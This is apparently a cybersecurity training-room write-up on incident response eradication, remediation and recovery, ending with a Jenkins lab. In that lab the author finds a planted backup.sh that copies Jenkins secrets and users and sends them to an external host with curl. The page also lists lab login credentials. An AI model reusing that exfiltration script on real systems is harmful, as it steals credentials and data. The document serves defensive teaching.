

Eradication and Remediation

Introduction

The previous couple of rooms, which explored the feedback loop between Identification and Scoping and the consequent role of Containment and Threat Intelligence creation in driving the Incident Response process forward, are doing wonders for the incident we're currently handling. However, our job here isn't done yet.

As far as scoping goes, it seems that we've already identified all of the systems that were compromised. These have been consequently contained as well, and the only remaining thing to do is to remove the bad guys from our environment.

There's no single correct way to move forward in this particular phase of the IR process. It depends on a lot of factors, and we will touch upon some of them throughout the course of the room.

Learning Objectives:

In this room, we will be picking up where the previous couple of rooms left off. We will be tackling the next step of the IR process, giving emphasis to the thought process behind how eradication and remediation works, and touching upon the subject of action plans for recovery.

Room Prerequisites:

In order to get the most out of this room, it is recommended to first go through the first three rooms in this module as listed below:

- [Preparation | Live IR Module](#)
- [Identification and Scoping | Live IR Module](#)
- [Threat Intel & Containment | Live IR Module](#)

Optional Room:

There's also a nice Linux-based persistence challenge room named [Tardigrade](#) that has lessons similar to the ones we will be tackling in this room, so make sure to check that one out as well!

Considerations

This phase of the incident response process is arguably the most important; but more important to keep in mind is that it is also the easiest to execute incorrectly. It is not

uncommon for security teams to implement eradication plans, only to see themselves being in a worse position than before. As such, it is only prudent to keep in mind the following considerations before diving into (and during the implementation of) this phase.

Premature Shift from Scoping to Eradication

Moving to this step too soon is not uncommon and has been the cause of unsuccessful eradication phases for a lot of organizations. Pressure from the management, or even internal pressure from the team, may result in the uninformed / misinformed move to this phase, and it almost always stems from fear of losing more data or important business information to the threat actor.

However, fully understanding the incident - knowing the threat actor and the full scope of their damage, is critical to gain the most benefit from this phase. Skipping this and going straight for the kill won't really kill it, instead it's more than likely to lead to the threat actor knowing they've been found; it's grim, and you end up worse off. Sadly, it's the reality for a lot of IR teams and organizations.

Premature eradication may cause the attacker to think that you already have a complex and detailed eradication plan in motion and may lead to the attacker expediting their exfiltration process, destroying or causing more damage to the systems they have control over, and spreading more persistence mechanisms all over the network.

Doing this may also introduce a "whack-a-mole" cycle wherein you keep discovering and identifying bad, eradicating it, finding it elsewhere in the environment, and doing it all over again. Some organizations attribute this to progress, but is it really progress when it just displaced the problem elsewhere? This cycle can be prevented through proper scoping and adapting an intelligence-driven approach.

Be Prepared for (Initial) Failure Anyway

Even if you didn't rush through the Identification and Scoping phase of your response process, and you think that you've already mapped out all of the attacker's traces, it is not unusual for the initial attempt at remediation to fail. Don't be discouraged when it happens — this is where the importance of the feedback loop between the eradication and scoping phases become most apparent.

And even when a threat gets fully remediated, it should be expected that the threat actor will try again. Also, expect that the attacks will be more sophisticated and even be harder to detect, more so catch. Threat actors nowadays are really really good — they are well versed in avoiding detection and more often than not, when they do get

detected, it's because they wanted to get detected at that particular stage (or they got careless!).

With all of these in mind, it is important to not lose faith in the process. Remember that responding to an incident is an ongoing process that tends to be cyclic; trust the feedback that you get from threat intelligence developed from the scoping phase, and in turn, throw some feedback in that direction as well. This way, the whole process is fully informed and sooner or later, a more effective remediation plan may be developed and implemented.

Main Goal

Keep in mind that the main goal of this phase is twofold:

- Eradicate the bad guys: Consider the sensitivity / criticality of some systems (by themselves, and in relation to other systems that have been compromised too; what's the best way to prioritize the more beneficial for the organization to recover as soon as possible?)
- Recover from the business impact that the bad guys may have caused: Go back to the state of normalcy

Answer the questions below:

What is it that may cause an attacker to think that you already have a complex and detailed eradication plan in motion?

Answer: **Premature Eradication**

What is an informal term used to describe the cycle wherein you keep discovering and identifying bad, eradicating it, finding it elsewhere, and doing it all over again?

Answer: **whack-a-mole**

Of the two main goals of this phase, what is the first one?

Answer: **Eradicate the bad guys**

Eradication Techniques

Automated Eradication

Some malwares can be automatically quarantined, cleaned up, and removed by tools such as Anti-Viruses (AVs) and EDRs. However, keep in mind that this is most effective on less sophisticated threats that employ well-known malicious tooling. Unique or targeted threats employed by more sophisticated bad guys are usually purpose-built to bypass these automated detection and prevention systems and so relying solely on this method is not advised.

Nonetheless, automated eradication is an advantage in such a way that analysts may shift their focus on more complex threats.

Complete System Rebuild

The most straightforward way to eradicate attacker traces from a specific endpoint is to completely rebuild it. Wiping the system clean of everything ensures the system has a clean slate, however, the downside is that this approach is absolute. All of the 'normal' contents will be removed along with all of the bad ones and so it is necessary to reinstall all applications, revert all configurations, and restore all wiped data so it functions as good as it was before the compromise, if not better.

Take note that this approach entails downtime for the system. When deciding which eradication technique fits the compromise scenario best, the decision is also influenced by the allowable downtime the resources in question have. Some organizations have 'legacy' resources where a downtime of a few minutes could cost the organization millions of \$\$ and so a complete rebuild may completely be out of the question.

Targeted System Cleanup

There are instances where the repercussions for failure are just too great that the security team cannot risk allowing the attacker to know that they have already been detected and awaiting cleanup. As discussed earlier, it is not uncommon for the security team to reveal their cards prematurely, only for the attackers to perform drastic measures that end up damaging the environment more than it already is.

There are also instances where downtime for a specific system is just simply out of the picture as it would entail a lot of money lost for the company.

These kinds of cases are more sensitive in nature, and so, a targeted way of cleaning up attacker traces should be planned and executed with speed and precision, all while being intelligence-driven.

Take note that success in this phase is heavily reliant on how well the scoping has been done. Going back to the pitfalls of improper scoping, if the organization decides to rush scoping and immediately go to Eradication, it will eventually just lead to failure.

Answer the questions below:

What technique is most effective on less sophisticated threats that employ well-known malicious tooling?

Answer: **Automatic eradication**

What technique is the most straightforward way to eradicate attacker traces?

Answer: **Complete system rebuild**

What downside does the complete system rebuild technique have? This approach entails what for the system?

Answer: **Downtime**

Success of a targeted system cleanup is heavily reliant on how well the what has been done?

Answer: **Scoping**

Remediation

This phase of the Incident Response process doesn't end in the removal of attacker tools and traces, rather, it's just the beginning. In order for the effects of the Eradication techniques to last, an effective Remediation and Recovery strategy should take place in conjunction with it. More so, ideally the three should be planned together and then consequently executed like clockwork.

Remediation

During the course of the IR process, the organization would have learned a lot about their security posture. Proper identification must have been done such that the vulnerabilities and / or misconfigurations that allowed the attacker to thrive in the environment are clearly identified. On the other hand, there will also be a lot of insights with regards to where the organization is good at, such as the method of discovery of

the threat actor, the level of visibility within the network and the endpoints of the organization, and even the way the response is done upon discovery of malicious behavior.

These learnings would ideally give birth to plans for changes within the environment to make the organization's security posture better. These plans should bridge the gap between the things that the organization did well in, and the things that the organization missed that led to the compromise.

In general, typical remediation steps start with, but are not limited to, the following:

Network Segmentation

Implementing network segmentation that's designed in such a way that only absolutely necessary communication takes place between specific computers and subnets greatly reduces the attack surface that a threat actor can play with.

Effective remediation plans would also implement methods that would enhance the security team's visibility of the network. When implemented, weird network behavior indicative of maliciousness may be easily noticed, making way for easier detection and prevention mechanisms.

Identity and Access Management Review

Restrict Access to Compromised Accounts

Compromised accounts identified during the IR process should be reviewed. The mode of compromise (e.g., plaintext password, vulnerable application running under the user's context, etc.) ideally should be removed during the eradication phase and be immediately patched in this phase.

User account entitlements should also be reviewed. Following the principle of least privilege, the user account should have access to only the absolutely necessary pieces of data, applications, or resources. With this, the user can still perform their job function, while at the same time ensuring that the account is not used for purposes other than what is necessary, maliciously or otherwise.

Restrict Access to Highly Privileged Accounts

Access to highly privileged accounts such as domain administrators should be controlled and audited as well. For some organizations, access to these kinds of accounts is granted on a request-and-approval basis and are usually only granted for very specific business needs. More so, some only grant access for a specific period of time.

When threat actors gain access to a highly privileged account, we can only imagine what they can do to the environment. They would have an absolute free reign over the areas where this particular account has access to. As such, it would be in our best interest not to let them get there in the first place.

Patch Management

Cleanup, as expected, is done during the eradication part of this phase. However, if we don't remediate the root cause that made the compromise possible (e.g., the exploitation of a vulnerable application), it will remain a low-hanging fruit waiting to be picked by another threat actor.

Patching pre-identified vulnerable tools and applications that are being used in the environment should be a priority here, and ideally should be rolled out across the entire environment, not just on the affected endpoints. Furthermore, having a good patch management system that would track applications used within the environment, constantly being ready for vulnerabilities discovered as they happen, and applying their corresponding patches moving forward, is the ideal way to go.

Answer the questions below:

What should take place in conjunction with Eradication techniques in order for its effects to last? An effective what?

Answer: Remediation and Recovery strategy

What remediation step ensures only absolutely necessary communication takes place between computers and subnets?

Answer: Network segmentation

What do you call the principle that posits that a user account should have access to only the absolutely necessary pieces of data, applications, or resources?

Answer: Principle of least privilege

Recovery

This is where the changes that would bring systems back online happen. In this phase, the goal is to be able to continue normal business operations and so, a good recovery plan is one that would give the organization that opportunity.

Changes done during the remediation phase are geared towards strengthening the security posture of the organization. During the recovery phase, we reap the rewards of those efforts, while at the same time making sure that 1) they are all done properly, and 2) no stones were left unturned.

Continuous Testing and Monitoring

Once vulnerabilities have been remediated through the reduction of attack surface area and patching, among others, the organization should employ tests to see if the remediation tactics that they have employed will hold against attacks of similar nature. This is done through penetration tests and attack simulations.

This will essentially create a feedback loop that would consistently test and improve the defensive additions put in place. Once we're satisfied, only then can we trust the safe reintroduction of these systems back into production.

However, the work does not stop here - it is through the continuous application of these tests, not only on the systems being reintroduced, but also on the rest of the environment in general, do we gain the full value of the lessons we're learning from the incident.

Backups

It is also during the recovery phase that we restore the function of the affected systems back into normalcy. As such, the importance of keeping backups, not only of data but also of the esoteric setups that unique systems have is ought to be emphasized. The latter is especially true when the particular compromised system ends up undergoing a complete system rebuild.

As such, remember that having detailed documentation is great. However, having built automated setup scripts from these documentations, and having it ready for when the time comes that it is needed is greater!

Alternative: If your environment is cloud-based, or at least part of it is, keeping updated baseline images of systems is always best to have.

Action Plan for Recovery

Implementing all of these changes doesn't happen overnight. Some of these changes are more straightforward and can be done on the fly, while others might need to involve multiple teams and consistent streams of approvals from the C-suite to be accomplished. It is indeed a daunting task, but it's not a race, and as has already been discussed previously, it is a continuous process.

Action plans are typically planned for in the near, mid, and long term, depending on the organization's capability and capacity to plan and implement. Near-term changes should be composed of the most critical ones and should be prioritized and started immediately. It is also sensible to start with the ones that would immediately be of value.

Answer the questions below:

Changes done during the remediation phase are geared towards strengthening the what of the organization?

Answer: **Security Posture**

What kind of tests should be employed to check if the remediation tactics actually work?

Answer: **Penetration tests and attack simulations**

Targeted System Cleanup: Identification and Scoping, and Eradication Feedback Loop Exercise

Now it's time to put our learnings to the test. Before everything else, start the virtual machine by clicking the green Start Machine button on the upper-right section of this task.

From here on out, all of the details that will be presented should be taken into consideration as you function as an Incident Responder.

We are presented with a Linux server that specifically hosts the Jenkins service. It is understood that the threat actors have compromised the swiftspend_admin account due to a misconfiguration on some other system which is found to contain the account's plaintext password. Apparently, these credentials are being reused in all of the platforms that this administrator account is used in, and as such, it is your job to know if this specific system has been compromised through the said vulnerability, and if so, know

the full extent of it, and then make plans on how to eradicate and remediate all traces of threat actor activity.

For this task, you can use the same credentials as the ones that have been compromised:

THM key

- Username swiftspend_admin
- Password SuperStrongPassword123

Login to the server via SSH. It is recommended that you use the AttackBox and you can do this by pressing the blue Start AttackBox button at the top-right section of the page.

There are not a lot of details regarding the server itself, however, it is known that it's specifically used to host the Jenkins service, and that it is almost as good as a newly set up Jenkins server. The server administrator even said that he hasn't changed the default password yet for the admin account of the service itself!

Good luck, and have fun hunting!

Answer the questions below:

Which account gave the threat actors a foothold on the server?

Answer: swiftspend_admin

What is the default password for the admin account of the Jenkins service?

After SSHing into the machine and using sudo su to become the root user I changed to the /var/lib/jenkins directory. I'm not very familiar with Jenkins so I had to google where passwords are kept.

```
swiftspend_admin@jenkins:~$ sudo su
[sudo] password for swiftspend_admin:
root@jenkins:/home/swiftspend_admin# ls
root@jenkins:/home/swiftspend_admin#
root@jenkins:/home/swiftspend_admin# cd /var/lib/jenkins
root@jenkins:/var/lib/jenkins# ls
backup.sh                                nodeMonitors.xml
config.xml                              nodes
hudson.model.UpdateCenter.xml           plugins
hudson.plugins.git.GitTool.xml          queue.xml.bak
identity.key.enc                        secret.key
jenkins.install.InstallUtil.lastExecVersion secret.key.not-so-secret
jenkins.install.UpgradeWizard.state    secrets
jenkins.model.JenkinsLocationConfiguration.xml updates
jenkins.telemetry.Correlator.xml        userContent
jobs                                    users
logs                                    workspace
root@jenkins:/var/lib/jenkins#
```

After changing to and listing the contents of the secrets directory we see the initialAdminPassword file.

```
root@jenkins:/var/lib/jenkins# cd secrets
root@jenkins:/var/lib/jenkins/secrets# ls
hudson.console.AnnotatedLargeText.consoleAnnotator
hudson.console.ConsoleNote.MAC
hudson.model.Job.serverCookie
hudson.util.Secret
initialAdminPassword
jenkins.model.Jenkins.crumbSalt
master.key
org.jenkinsci.main.modules.instance_identity.InstanceIdentity.KEY
root@jenkins:/var/lib/jenkins/secrets#
```

Concatenating that file we get the answer we're looking for.

```
root@jenkins:/var/lib/jenkins/secrets# cat initialAdminPassword
f4fe137aeb154299ab1b7349952f6088
```

Answer: **f4fe137aeb154299ab1b7349952f6088**

What is the email address of the other account within the Jenkins service?

Changed and listed the contents of the users directory then changed to the infra_admin directory. This directory contained only a config.xml file.

```

root@jenkins:/var/lib/jenkins# cd users
root@jenkins:/var/lib/jenkins/users# ls
admin_17026156214276373646  infraadmin_228839177270308121  users.xml
root@jenkins:/var/lib/jenkins/users# cd infraadmin_228839177270308121
root@jenkins:/var/lib/jenkins/users/infraadmin_228839177270308121# ls
config.xml
root@jenkins:/var/lib/jenkins/users/infraadmin_228839177270308121# nano config.xml
root@jenkins:/var/lib/jenkins/users/infraadmin_228839177270308121#

```

I opened the XML file and, digging through the information, found the email address.

```

<hudson.tasks.Mailer_-UserProperty plugin="mailer@463.vedf8358e006b_">
  <emailAddress>infra_admin@swiftspend.finance</emailAddress>

```

Answer: **infra_admin@swiftspend.finance**

What is the command being invoked by the project found in the Jenkins dashboard?


To answer this question I had to go to the Jenkins webpage. This was found at the MACHINE_IP:8080. From here I used the default login of admin and password of f4fe137aeb154299ab1b7349952f6088.

The screenshot shows the Jenkins dashboard with the 'BackUp' project highlighted in the build history table. The table has columns for status (S, W), name, last success, last failure, and last duration. The 'BackUp' project is shown with a status of 'W' (Warning) and a last success of 'N/A'.

S	W	Name ↓	Last Success	Last Failure	Last Duration
☺	☀	BackUp	N/A	N/A	N/A


Below the table, there is a section for 'Build Queue' and 'Build Executor Status'. The 'Build Queue' section shows 'No builds in the queue.' and the 'Build Executor Status' section shows '1 idle'.

Clicking on the BackUp project and going to the configure we can find the answer under the Build Steps section.



Answer: `/bin/bash /var/lib/jenkins/backup.sh`

How many times has the project been run before?



Under build history we see that this project has never been ran.

Answer: **0**

You will find a suspicious IP address. Which country is it hosted in? (Use AbuseIPDB; answer as written)

```
[1/1] /var/lib/jenkins/backup.sh
#!/bin/sh

mkdir /var/lib/jenkins/backup
mkdir /var/lib/jenkins/backup/jobs /var/lib/jenkins/backup/nodes /var/lib/jenkins/backup/plugins /var/lib/jenkins/backup/secrets /var/lib/jenkins/backup/users

cp /var/lib/jenkins/*.xml /var/lib/jenkins/backup/
cp -r /var/lib/jenkins/jobs/ /var/lib/jenkins/backup/jobs/
cp -r /var/lib/jenkins/nodes/ /var/lib/jenkins/backup/nodes/
cp /var/lib/jenkins/plugins/*.jpi /var/lib/jenkins/backup/plugins/
cp /var/lib/jenkins/secrets/* /var/lib/jenkins/backup/secrets/
cp -r /var/lib/jenkins/users/* /var/lib/jenkins/backup/users/

tar czvf backup.tar.gz backup/
/bin/sleep 5

curl -XPOST http://backend.swiftspend.com:6996/upload -F 'files=@backup.tar.gz'
/bin/sleep 5

rm -rf /var/lib/jenkins/backup/
rm -rf /var/lib/jenkins/backup.tar.gz

[ backup.sh -- 20 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

Opening the backup.sh file we see a curl command uploading files to backend.swiftspend.com:6996.

To find the IP address of backend.swiftspend.com I looked into the /etc/hosts file.

```
root@jenkins: /var/lib/jenkins
File Edit View Search Terminal Help
GNU nano 6.2 /etc/hosts
127.0.0.1 localhost
127.0.1.1 jenkins
194.26.135.132 backup.swiftspend.com

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters


[ Read 10 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute  ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify  ^_ Go To Line
```

Taking 194.26.135.132 and searching it on AbuseIPDB I get the following.

194.26.135.132 was found in our database!

This IP was reported **14,781** times. Confidence of Abuse is **0%**: ?

0%

ISP	Voronezh Telecom LLC
Usage Type	Fixed Line ISP
ASN	AS43991
Domain Name	Unknown
Country	 Russian Federation
City	Voronezh, Voronezh Oblast

IP info including ISP, Usage Type, and Location provided by [IPInfo](#). Updated biweekly.

REPORT 194.26.135.132

WHOIS 194.26.135.132


Answer: Russian Federation

Based on the MITRE ATT&CK Matrix, which Tactic is being applied by the threat actor here?

The threat actor was using a script to exfiltrate data so the Tactic would be exfiltration.

Answer: Exfiltration

Based on the Lockheed Martin version of the cyber kill chain, in what phase is the threat actor already in on this server?



The attacker works to achieve the objective of the intrusion, which can include exfiltration or destruction of data, or intrusion of another target

Answer: Actions on Objective

Conclusion

This room explored the underlying delicate play of the factors that make up the fourth phase of the Incident Response framework. The emphasis on the perfection of the implementation of the previous phases in order for this phase to succeed cannot be understated. However, it should also be kept in mind that at the end of the day, Incident Response is a cyclic process, and it is constantly developing.

This room has also discussed various Eradication, Remediation, and Recovery techniques, focusing not only on the removal of threats, but also on the steps for them not to be able to come back anymore.

Finally, a small challenge that allows the user to follow a sly threat actor has been the chosen method of closing this topic, driving the point of the feedback loop of the current phase with all of the previous phases of the Incident Response framework.